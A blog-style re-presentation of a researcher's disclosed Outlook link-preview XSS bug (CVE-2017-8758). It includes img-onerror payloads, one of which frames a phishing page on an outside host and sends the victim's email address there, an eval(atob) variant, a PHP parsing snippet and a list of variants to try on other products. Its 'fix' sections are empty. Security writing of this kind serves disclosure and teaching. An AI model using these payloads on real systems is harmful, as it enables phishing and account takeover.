Uncovering a Bug I Found in Outlook: How Could an Account Has Been Compromised?
A cross-site scripting vulnerability in Outlook's link preview feature allowed an attacker to execute JavaScript when a victim viewed an email containing a crafted URL. This could lead to account takeover or sensitive data theft without the victim opening the email.
 Published on cems.fun
This blog post covers a cross-site scripting bug that I found on Microsoft Outlook.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Microsoft Outlook has a link preview feature: when a URL appears in a message, Outlook fetches the page and renders a preview of it. The feature only fetched URLs from a set of trusted domains, so a URL on any other domain was not fetched and produced no preview. The bug described here is a cross-site scripting issue in that preview path, affecting MS Exchange Server according to the CVE that was later assigned.
The write-up does not give the exact Outlook client or server version, nor the date of the test.
Setup
The researcher needed two things: a domain that Outlook's preview feature would fetch, and a page on that domain where he controlled the content that ended up in the preview. He also built a fake Outlook login page in PHP backed by a MySQL database to demonstrate the account takeover, and hosted it on his own server. The report does not list the tools used beyond that.
Finding it
The starting point was the whitelist. Because the preview only worked for a group of trusted domains, the first task was to enumerate them. The researcher searched for random strings on the search bar of Microsoft.com and Xbox.com and collected the domains of the results. This was his way of finding whitelisted domains, and they did not necessarily have to be owned by Microsoft: creating Prezi presentations also worked.
Next he had to find which parts of those trusted pages the preview actually consumed. The component did not fetch every part of a trusted site, so he checked different fields of the pages, such as the title, the description and other parts. On some sites he could not edit the fetched content at all, because the preview functionality only fetched HTML meta tags and similar elements.
His search ended with a post on gallery.technet.microsoft.com, which he used for the report:
https://gallery.technet.microsoft.com/Test-etmek-icin-oneriler-c5b185d4
Exploitation
Step 1: inject into the description/body field
He used the following payload as the description/body field of the Technet gallery post, and it worked:
"><img src=x onerror= JAVASCRIPT-CODE-HERE.
The payload first closes the attribute or tag it is placed in with ">, then introduces an img element whose src is invalid, so the onerror handler runs. The handler body is the place where the JavaScript goes.
Step 2: deliver the URL
To trigger the bug, you only need to send the URL in an email. If the victim opens the email or clicks the checkbox, the payload runs. The report does not describe the checkbox further.
Because the payload lives on a page the attacker controls, it could be edited remotely. After a successful attack the payload could even be removed from the page, so that the email would no longer contain anything malicious, only the URL of a page owned by Microsoft.
Step 3: build the fake login page

In the PoC video he created a fake clone of the Outlook login page in PHP and saved the login details into a MySQL database. He wanted a targeted fake page, one where the email field changes dynamically, because the original Outlook login page shows your email and asks for the password.
Step 4: work around the payload size and CSP
A big payload would not fit, so he needed to include external JavaScript from his server, but he could not do that because of the Content Security Policy, as he remembers it. The workaround was to keep everything inline.
The following JavaScript sends document.title, which contains the email address of the victim, and creates an iframe of the fake login page. He notes that he could not find the original payload and wrote it manually by looking at his other PoC video, so typos may have happened:
"><img src ="x" onerror="document.write('<iframe src="https://cok.kim/?email='+document.title+'" style="border: 0; position:fixed; top:0; left:0; right:0; bottom:0; width:100%; height:100%">')"
That one was breaking, so he used the following as the final encoded payload:
"><img src="x" onerror="document.write(document.write(eval(atob('[redacted]+Jw==')))" >
The victim's email address is passed in the email query parameter of the iframe URL.
Step 5: parse the victim's address server-side
The server-side code parses the email address of the victim from the page title, which has the form Posta - [redacted]:
<?php echo explode("-", $_GET['email'])[1]; ?>
It splits the value on the hyphen and returns the second part, which is the address itself. That address is what makes the fake page targeted.
Root cause
A user-controlled field on a whitelisted domain was therefore enough to get markup and script into the Outlook context. The CSP blocked loading external script, so he could not include external JavaScript from his server.
Impact
An attacker could take over a victim's account or gather sensitive data without the victim even opening an email. In the demonstrated chain, the victim's email address was read from the document title and used to render a targeted fake Outlook login page, and login details were saved into a MySQL database.
Microsoft rewarded $5,000 and assigned CVE-2017-8758, because the bug affected MS Exchange Server. The CVE description says: "Note: In order to exploit this vulnerability, a user must click a maliciously crafted link from an attacker." As the PoC video shows, it was not even necessary to open it. When he asked about this, he learned that Microsoft writes generalised explanations to protect their users.
Fix
What it does show is the shape of the problem:
Variants to test
- Enumerate the preview whitelist on other products by searching random strings on the vendor's own search pages and collecting the resulting domains, including third-party sites that allow user content. A positive result is a domain you do not control but where you can publish text.
- On each whitelisted domain, find every field the preview consumes (title, description, body, meta tags) and inject a harmless marker such as
"><b>x</b>to see whether it is reflected unescaped in the preview. A positive result is your markup appearing as markup. - Try the same payload shape in each field, starting with
"><img src=x onerror=alert(1)>, and check whether the handler runs in the preview context. A positive result is the handler running in the preview context. - Where CSP blocks external script, test inline execution and encoding tricks such as
eval(atob(...))to see whether the policy is bypassable. A positive result is execution of an inline handler under the policy. - Check whether the preview reads
document.titleor other page metadata that contains user-specific data, and whether that data can be exfiltrated in a URL. A positive result is your server receiving the victim's identifier. - Test whether the injected content can be edited or removed after delivery, so the email is left holding only a benign vendor URL. A positive result is a delivered message whose link no longer carries the payload.
What happened, in plain words
Microsoft Outlook has a feature called link preview. When a message contains a web address (a URL), Outlook quietly visits that page and shows a small preview of it inside the message, so you can see what the link is about before you click. To avoid fetching anything and everything on the internet, Outlook only did this for a fixed list of trusted domains. If a link pointed anywhere else, Outlook did not fetch it and showed no preview.
He could put a specially crafted piece of text into a page on one of those trusted domains and send the link in an email; if the victim opened the email or clicked the checkbox, the payload ran. the programming language that runs inside web pages. This class of bug is called cross-site scripting, usually shortened to XSS: a site ends up running code that an attacker supplied, as if the site itself had written it.
With that code running inside Outlook's own context, an attacker could take over a victim's account or collect sensitive data, and the victim did not even have to open the email. Microsoft paid a $5,000 bounty and assigned CVE-2017-8758, a public identifier for the flaw, because it affected MS Exchange Server, the mail server software behind Outlook.
The write-up does not give the exact Outlook client or server version, nor the date of the test.
The pieces the researcher needed
Two things had to line up:
- A domain that Outlook's preview feature would actually fetch. This is the trusted list, sometimes called a whitelist: a list of names that are allowed through, like a guest list at a door.
- A page on that domain where he controlled the content that ended up in the preview. If he could not write anything on the page, there was nothing to inject.
He also built a fake Outlook login page in PHP, a common language for building web pages on a server, backed by a MySQL database, which is software for storing data in tables. That fake page was hosted on his own server and was used to demonstrate the account takeover. The report does not list any other tools.
Finding it
Step 1: work out which domains are trusted
The starting point was the trusted list. Since the preview only worked for a group of trusted domains, the first job was to find out which ones they were. He searched for random strings in the search bar of Microsoft.com and Xbox.com and collected the domains of the results.
These domains did not necessarily have to be owned by Microsoft. For example, creating Prezi presentations also worked. Prezi is a service for making slide-style presentations, and a presentation you create lives on a Prezi domain.
Step 2: find which parts of the page the preview reads
The preview did not fetch every part of those trusted websites. It picked out certain fields, so he had to check different parts of the pages, such as the title, the description and other elements, to see which ones ended up in the preview. On some sites he could not edit the fetched content at all, because the preview only fetched HTML meta tags and similar elements. A meta tag is a small piece of information in a web page's source code that describes the page, for example its title or description, and it is not normally visible on the page itself.
Step 3: pick a page he could control
His search ended with a post on gallery.technet.microsoft.com, a Microsoft site where people published technical content. He used this post for the report:
https://gallery.technet.microsoft.com/Test-etmek-icin-oneriler-c5b185d4
This is just a normal web address. The important part is that the page behind it belonged to a trusted domain and that he could edit its description and body, the text fields that the preview read.
Exploitation
Step 1: put code into the description/body field
He used the following payload as the description/body field of the Technet gallery post, and it worked:
"><img src=x onerror= JAVASCRIPT-CODE-HERE.
Line by line, in plain words:
">closes whatever attribute or tag the text was placed inside. Imagine the page's source code has an opening quote and a tag around his text; these two characters end that early, so everything after them is treated as new markup rather than as plain text.<img src=xstarts an image tag whose source isx, a location that does not exist. The browser will try to load the image and fail.onerror=is an event handler: a piece of code that the browser runs when something happens. Here it runs when the image fails to load, which is guaranteed becausexis not a real image.JAVASCRIPT-CODE-HEREis where the actual JavaScript goes. In the report this is a placeholder, not real code.
The trick relies on a basic browser behaviour: if you can get your text treated as markup instead of as text, you can attach code to an event that the browser will fire on its own.
Step 2: deliver the URL
To trigger the bug, you only need to send the URL in an email. If the victim opens the email or clicks the checkbox, the payload runs. The report does not describe the checkbox further.
Because the payload lives on a page the attacker controls, it could be edited remotely. After a successful attack the payload could even be removed from the page, so that the email would no longer contain anything malicious, only the URL of a page owned by Microsoft.
Step 3: build the fake login page
In the PoC video he created a fake clone of the Outlook login page in PHP and saved the login details into a MySQL database. PoC stands for proof of concept: a demonstration that the bug is real and can be exploited. He wanted a targeted fake page, one where the email field changes dynamically, because the original Outlook login page shows your email and asks for the password. If the fake page shows the victim their own address, it looks far more convincing.
Step 4: work around the payload size and CSP
A big payload would not fit, so he needed to include external JavaScript from his server, but he could not do that because of the Content Security Policy, as he remembers it. The Content Security Policy, or CSP, is a rule set that a website sends to the browser saying which sources of code and content are allowed. It is like a building's fire code: it restricts what can be brought inside. The workaround was to keep everything inline, meaning the code travels inside the page itself rather than being loaded from another address.
The following JavaScript sends document.title, which contains the email address of the victim, and creates an iframe of the fake login page. An iframe is a window inside a window: one web page embedded inside another. document.title is the title of the current page, which contained the victim's email address. He notes that he could not find the original payload and wrote it manually by looking at his other PoC video, so typos may have happened:
"><img src ="x" onerror="document.write('<iframe src="https://cok.kim/?email='+document.title+'" style="border: 0; position:fixed; top:0; left:0; right:0; bottom:0; width:100%; height:100%">')"
Line by line:
">again closes the surrounding attribute or tag early, so the rest is treated as markup.<img src ="x"starts an image that will fail to load, exactly as before.onerror="..."is the handler that runs when the image fails.document.write(...)tells the browser to write the text inside the brackets directly into the page.'<iframe src="https://cok.kim/?email='+document.title+'" ...>'builds the iframe. The address of the fake page ishttps://cok.kim/, and the victim's page title is appended after?email=. The+signs join the pieces of text together. Everything after?in a URL is the query string, a way of passing values to a page; here the value is the victim's address.style="border: 0; position:fixed; top:0; left:0; right:0; bottom:0; width:100%; height:100%"makes the iframe cover the entire visible area: no border, fixed in place, pinned to all four edges, full width and full height.
That one was breaking, so he used the following as the final encoded payload:
"><img src="x" onerror="document.write(document.write(eval(atob('[redacted]+Jw=='))) " >
Line by line:
-
">and<img src="x"do the same job as before: break out of the surrounding markup and create an image that will fail. -
onerror="..."is the handler that runs on that failure. -
atob('...')takes the long string of letters and numbers and turns it back into ordinary text. That encoding is called base64: a way of writing any text using only a small set of characters, often used to carry data through places that do not like special characters. -
eval(...)takes the resulting text and runs it as code. -
document.write(...)writes the result into the page. The report showsdocument.writetwice, nested, which is how the payload was written at the time.The victim's email address is passed in the
emailquery parameter of the iframe URL.
Step 5: read the victim's address on the server
The server-side code parses the email address of the victim from the page title, which has the form Posta - [redacted]:
<?php echo explode("-", $_GET['email'])[1]; ?>
Line by line:
<?phpand?>mark the start and end of PHP code inside a page.$_GET['email']reads the value namedemailfrom the query string of the request, the part after the?in the URL. This is where the victim's page title arrived.explode("-", ...)splits that value into pieces wherever it finds a hyphen.Posta - [redacted]becomes two pieces:Postaand[redacted].[1]picks the second piece, counting from zero, which is the address itself.echoprints it back to the page.
That address is what makes the fake page targeted.
Why it worked
A user-controlled field on a trusted domain was therefore enough to get markup and script into the Outlook context. The CSP blocked loading external script, so he could not include external JavaScript from his server.
What an attacker could do with it
An attacker could take over a victim's account or gather sensitive data without the victim even opening an email. In the demonstrated chain, the victim's email address was read from the document title and used to render a targeted fake Outlook login page, and login details were saved into a MySQL database.
Microsoft rewarded $5,000 and assigned CVE-2017-8758, because the bug affected MS Exchange Server. The CVE description says: "Note: In order to exploit this vulnerability, a user must click a maliciously crafted link from an attacker." As the PoC video shows, it was not even necessary to open it. When he asked about this, he learned that Microsoft writes generalised explanations to protect their users.
What the fix would look like
What it does show is the shape of the problem:
Things worth trying on other products
- Enumerate the preview trusted list on other products by searching random strings on the vendor's own search pages and collecting the resulting domains, including third-party sites that allow user content. A positive result is a domain you do not control but where you can publish text.
- On each trusted domain, find every field the preview consumes (title, description, body, meta tags) and inject a harmless marker such as
"><b>x</b>to see whether it is reflected unescaped in the preview. A positive result is your markup appearing as markup. - Try the same payload shape in each field, starting with
"><img src=x onerror=alert(1)>, and check whether the handler runs in the preview context. A positive result is the handler running in the preview context. - Where CSP blocks external script, test inline execution and encoding tricks such as
eval(atob(...))to see whether the policy is bypassable. A positive result is execution of an inline handler under the policy. - Check whether the preview reads
document.titleor other page metadata that contains user-specific data, and whether that data can be exfiltrated in a URL. A positive result is your server receiving the victim's identifier. - Test whether the injected content can be edited or removed after delivery, so the email is left holding only a benign vendor URL. A positive result is a delivered message whose link no longer carries the payload.
Glossary
- URL: the address of a page or resource on the web, like a street address for a document.
- Domain: the name part of a URL, such as
example.com, which identifies who owns the site. - Link preview: a feature that fetches a linked page and shows a small summary of it inside a message.
- Trusted list / whitelist: a list of names that are allowed through, like a guest list at a door.
- Cross-site scripting (XSS): a bug where an attacker's code ends up running inside a page as if the site itself had written it.
- JavaScript: the programming language that runs inside web pages in the browser.
- Payload: the piece of text or code an attacker sends to trigger a bug.
- HTML: the language that describes the structure of a web page, using tags such as
<img>. - Tag: a piece of HTML markup, such as an image or a link.
- Attribute: a setting inside a tag, such as the source of an image.
- Event handler: code that runs when something happens in the browser, such as an image failing to load.
- Meta tag: a small piece of information in a page's source code that describes the page, not normally visible on the page.
- PoC (proof of concept): a demonstration that a bug is real and can be exploited.
- PHP: a programming language commonly used to build web pages on a server.
- MySQL: software for storing data in tables, used by many websites.
- CSP (Content Security Policy): a rule set a site sends to the browser saying which sources of code and content are allowed.
- Inline: code that travels inside the page itself rather than being loaded from another address.
- iframe: a window inside a window, one web page embedded inside another.
document.title: the title of the current page, readable from JavaScript.document.write: a JavaScript instruction that writes text directly into the page.- Base64: a way of writing any text using only a small set of characters, often used to carry data through places that do not like special characters.
atob: a JavaScript function that turns base64 text back into ordinary text.eval: a JavaScript function that runs a piece of text as code.- Query string: the part of a URL after
?, used to pass values to a page. - CVE: a public identifier for a known security flaw.
- Bounty: a reward paid by a company for a responsibly reported security bug.
- Attack surface: the range of things an attacker can try to break into.
- Sanitise: clean content so that markup and code in it cannot execute.




